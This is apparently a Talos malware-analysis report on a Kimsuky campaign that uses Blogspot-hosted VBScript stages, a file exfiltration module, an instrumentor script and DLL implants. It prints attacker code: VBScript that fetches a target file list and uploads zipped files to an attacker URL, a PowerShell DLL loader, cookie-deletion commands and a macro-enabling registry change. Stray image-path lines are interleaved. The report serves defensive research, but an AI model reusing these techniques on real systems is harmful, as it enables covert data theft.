
The Stage 3 VBS scripts are configured to run at Startup (via the LNK in Startup directory installed by Stage 2 scripts) when the victim restarts or logs into their system. This means that every time the victim logs back into the infected endpoint, the Stage 3 VBScript will query the malicious Blogspot location for content to execute on the victim's system. This gives the attackers ample time to modify the content of the blog post with new malicious content that can be executed on the endpoint.

File exfiltration module

Typical file exfiltration modules deployed by threat actors usually consist of the ability to enumerate and exfiltrate files. These implants enumerate files in specific drives or directories and exfiltrate the file lists first. Once the attackers identify the files of interest, the module is instrumented for exfiltration of the files.

The VBScript-based file recon module used by the attackers is somewhat different. It downloads a file listing from a remote location that contains the file paths of specific files of interest to the attackers. The file listing is so precise that the attackers know the exact file paths of the files they're looking for on an infected endpoint. This indicates that the attackers have a deep knowledge of their targets' systems likely from previous compromises of the targets.

If any of the files listed are found by the implant, it will copy them over to another directory such as %temp%. The directory will be zipped up into a ZIP file and exfiltrated to a remote location specified by the file exfiltration module. The uploaded files are identified by a victim ID in the HTTP POST request while uploading the ZIP file to the attacker-specified URL.



```
Set WinHttpReq= CreateObject("MSXML2.ServerXMLHTTP.6.0")
WinHttpReq.Open "GET", filelist_url,False
WinHttpReq.send
If WinHttpReq.Status=200 Then

    res=WinHttpReq.responseText
    tmpFolder = appdatafolder + "\files"
    objFSO.CreateFolder tmpFolder

    act_flag = 1
    Do While act_flag = 1

    nend = InStr(1,res , vbCrLf , 1)

    if nend = 0 then
        act_flag = 0
        path = res
    else
        path = Mid(res , 1 , nend-1)
        res = Mid(res , nend + Len(vbCrLf) , Len(res))
    end if

        filename = path
        bContinue = 1
        index = 0
        Do While bContinue = 1

            filename = Mid(filename , index + Len("\") , Len(filename))
            index = InStr(1,filename , "\" , 1)
            if index = 0 then
                bContinue = 0
                objFSO.CopyFile path , tmpFolder + "\" + filename
                Wscript.Sleep 1000 * 60
            end if
        Loop
    Loop


''''''''''''''''''''''''''  compress
    QuickZip(tmpFolder)
    Wscript.Sleep 1000 * 60 * 2
    objFSO.DeleteFolder(tmpFolder)


''''''''''''''''''''''''''  upload
    filepath = tmpFolder + ".zip"
    filetype = "application/x-zip-compressed"
    If (objFSO.FileExists(filepath)) Then
    UploadFile upload_url, filepath,  who ,filetype
    Wscript.Sleep 1000 * 60 * 5
    objFSO.DeleteFile filepath
    End If
```

File recon and exfiltration module.

Mark as exfiltrated: The attackers also perform a preliminary check to verify if the victim has already been compromised and files exfiltrated. This prevents re-infection of the target.

A marker file is created in an attacker-specified folder and is checked before the exfiltration module begins its malicious activities. If found, the module will simply exit. If the marker file is not found, the module will proceed with its recon and exfiltration activities.

In August 2021, we saw a minor variation of the same script being deployed in the wild. This variation consisted of the ability to send the initial beacon (described previously) to the attackers and the file exfiltration.

Another modification in this variant was the use of a victim specific query field in the beacon's HTTP GET request. The URL constructed had the following format:


http://<attacker_controlled_domain/>report.php?filename=<victim_id>-alive

Interestingly, the victim_id is not generated by the VB script. Instead, it's hardcoded into the scripts showing that the attackers already know the identities of the targets that they are trying to infect. This indicates that this is a highly targeted attack.

In October 2021, we observed another update in the file exfiltration scripts. This time, the attackers decided to perform a wide scan of a specific drive on the system against a target.

The scan is done using a batch file created on the fly containing the command format:

dir <drive_letter> /s >> <filename>



```
bat_path = strAppdataFolderPath + "\1.bat"

cmd =  "dir d:\ /s >> " + strInfoFolderPath + "\list.txt"
Set ofile=objFSO.CreateTextFile(bat_path,True)
ofile.Write cmd
ofile.Close


Set objShellApp = CreateObject("Shell.Application")
objShellApp.ShellExecute bat_path, "/c lodctr.exe /r", "", "runas", 0
```

Wide range scanning of a drive.

The Instrumentor


Talos also observed the usage of a third VBS based module being deployed via Blogspot. This time, an instrumentor script for deploying additional implants on a victim's system. Interestingly, this script also includes the exact same capabilities of the file exfiltration module illustrated earlier along with other functionality. It is therefore likely that the attackers have stitched together and deployed various components in their attack chains. This is a characteristic typical of Kimsuky and other related groups, such as Lazarus.

Gather preliminary information

The instrumentor script begins by collecting the following information about the infected endpoint:

- Gather the names of all services running on the system.
- Gather a list of the names of all processes running on the endpoint.
- Gather the list of all files names listed in the Recent Items folder i.e. "%Appdata%\Microsoft\Windows\Recent".
- Gather all names of files listed in the Desktop folder of the current user.
- Gather names of all files and programs listed in the Taskbar i.e. "%AppData%\Microsoft\Internet Explorer\Quick Launch\User Pinned\Taskbar".
- Get the bitness of the Operating System : "x86" or "x64".
- Get Username, OS name and version,. NET Framework version.
- Get Microsoft Version Number from the registry, specifically from reg key/value: HKEY_CLASSES_ROOT\Excel.Application\CurVer|Default.
- The instrumentor script also enables all macros for Office by setting the VBAWarnings registry value to 0x1 at: HKCU\Software\Microsoft\Office\<OfficeVersionNumber>.0\Word\Security\VBAWarnings = 0x1

This system information is then recorded to a file on disk in the format:



```
════════════ Platform ═════════════════════════════════════════════════════════
<OS_bitness> i.e. either "x86" or "x64"
════════════Process List═════════════════════════════════════════════════════════
<Running services and processes names>
═══════════════════Recent List
═════════════════════════════════════════════════════════
<Recent_Items names list>
═══════════════════UserName
════════════════════════════════════════════════════════════
<current username>
═══════════════════ Operating System
═══════════════════════════════════════════════════
<OS name>
══════════════════ System Version
══════════════════════════════════════════════════════
<OS version>
══════════════════ Microsoft office
Version═════════════════════════════════════════════
<MS Office Version Number>
══════════════════ .Net Version
════════════════════════════════════════════════════════
<.NET Version Number>
═══════════════════ DeskTop
List═══════════════════════════════════════════════════════
<File names of all files listed on the Desktop>
═══════════════════ TaskBar List
═══════════════════════════════════════════════════════
<File names of all files listed in the Taskbar>
```

Sysinfo recorded file format.


The instrumentor is responsible for zipping and exfiltrating this preliminary information gathered from the endpoint. The instrumentor also sends all logs used by various implants for recording information from the victim's system to the attacker's server. The instrumentor script is solely responsible for the exchange of information and any outbound traffic from the endpoint, not the individual implants.

Deploying the implants

Once the preliminary system information has been gathered by the instrumentor, it will usually download and deploy three key implants on the endpoint. All these implants are DLL files meant to serve very specific purposes.

A marker file "qwer.txt" is created by the instrumentor script prior to downloading and deploying any of the implants. This file acts as an infection marker for the implants that check for the presence of this file before performing any malicious activities. The instrumentor script downloads the DLL implants and then creates a temporary PowerShell script to deploy the DLL on the infected system.

The DLL implants downloaded to a file on disk usually have their first byte modified. This is used as an evasion mechanism to prevent recognition of the executable file format. Once the DLL is downloaded, the PowerShell script resets its first byte to 0x4D. The DLL is then deployed on the endpoint using rundll32.exe.



```
$dwDesiredAccess = 0x40000000
$dwShareMode = 0x1
$lpSecurityAttributes = 0
$dwCreationDisposition = 0x4
$dwFlagsAndAttributes = 0x128
$hFile = $pinvoke::CreateFile($lpFileName, $dwDesiredAccess, $dwShareMode,
$lpSecurityAttributes, $dwCreationDisposition, $dwFlagsAndAttributes)
[byte[]]$FileBuffer = (0x4D)
$FileSize = $FileBuffer.length
$nBytes = 0
$rFile = $pinvoke::WriteFile($hFile, $FileBuffer, $FileSize, [ref]$nBytes, 0)
$pinvoke::CloseHandle($hFile)
Start-Sleep -Seconds 10
$result = Test-Path $lpFileName
rundll32.exe $lpFileName Start
```


PowerShell script modifying and running the DLL implant using rundll32.exe.

Cleanup capabilities

The instrumentor script also performs a cleanup of the cookies for Google Chrome and Microsoft Edge browsers. This activity is performed after the implants are in place to force users to reauthenticate. This is done by simply terminating any browser processes running on the system and then deleting the cookie files on disk. The commands used are:

```
taskkill /f /im chrome.exe
cmd.exe /c del /f ""%localappdata%\Google\Chrome\User Data\Default\Cookies""

taskkill /f /im msedge.exe
cmd.exe /c del /f ""%localappdata%\microsoft\edge\User Data\Default\Cookies""
```

The infection chain is illustrated as follows:



Attack chain.

Implants

The implants deployed by the attackers are:

- Information-gathering DLL.
- File injector.
- Keylogger.

These implants check if a specific file "%AppData%\qwer.txt" exists on the endpoint. If the file does not exist, then execution quits. If the file does exist, the modules carry out their respective malicious activities.


Information-gathering module

To start, the implant looks for the AHNLAB V3 Antivirus software's class name "49B46336-BA4D-4905-9824-D282F05F6576". If the software is found, the implant will hide the AV software window from the view of the infected user.

Additional information gathering

In addition to the preliminary information gathered by the instrumentor script, this implant gathers additional information:

> Gather all network configuration information and record to a file on disk in a folder created by the implant using the command: cmd.exe /c ipconfig/all >>"%s" & arp -a >>"%s" where %s = <file_path>



```
push    offset aSNetinfoDat ; "%s\\netinfo.dat"
push    eax             ; LPWSTR
call    esi ; wsprintfW
lea     eax, [ebp+var_C34]
push    eax
push    eax
lea     eax, [ebp+CommandLine]
push    offset aCmdExeCIpconfi ; "cmd.exe /c ipconfig/all >>\"%s\" & arp "...
push    eax
call    sub_100012F0
lea     ecx, [ebp+CommandLine] ; lpCommandLine
call    create_process
```


Implant gathering network information from the victim.

Gather all system information using the "systeminfo" command and record to a file: cmd.exe /c systeminfo >>"%s" where %s = <file_path>

Gather process information for all running processes on the system using: cmd.exe /c tasklist >>\"%s\" where %s = <file_path>

- Record into a file the file information of all files residing in specific locations in each drive on the disk:
  - "Documents and Settings" folder
  - "users" folder.
  - "Program Files" folder.

- The file information recorded is:
  - File name.
  - File creation time is format : YYYY/MM/DD HH:MM [AM|PM]
  - Current file size.



```
push    offset aA       ; "a:\\"
push    esi             ; String1
call    __wcsicmp
add     esp, 8
test    eax, eax
jz      loc_100019B5
lea     eax, [ebp+Buffer]
push    eax             ; String2
push    esi             ; String1
call    __wcsicmp
add     esp, 8
test    eax, eax
jnz     loc_10001979
lea     eax, [ebp+Buffer]
push    eax
lea     eax, [ebp+enumerate_this_filepath]
push    offset aSdocumentsAndS ; "%sDocuments and Settings"
push    eax
call    wstr_cat
push    offset Mode     ; "ab"
push    ebx             ; target record filename for listing file info
call    __wfopen
mov     edi, eax
add     esp, 14h
test    edi, edi
jz      short loc_100018ED
push    offset asc_1001B958 ; "******************"
push    edi
call    misc_str
mov     edx, edi
lea     ecx, [ebp+enumerate_this_filepath]
call    get_file_info
push    edi             ; Stream
call    _fclose
```

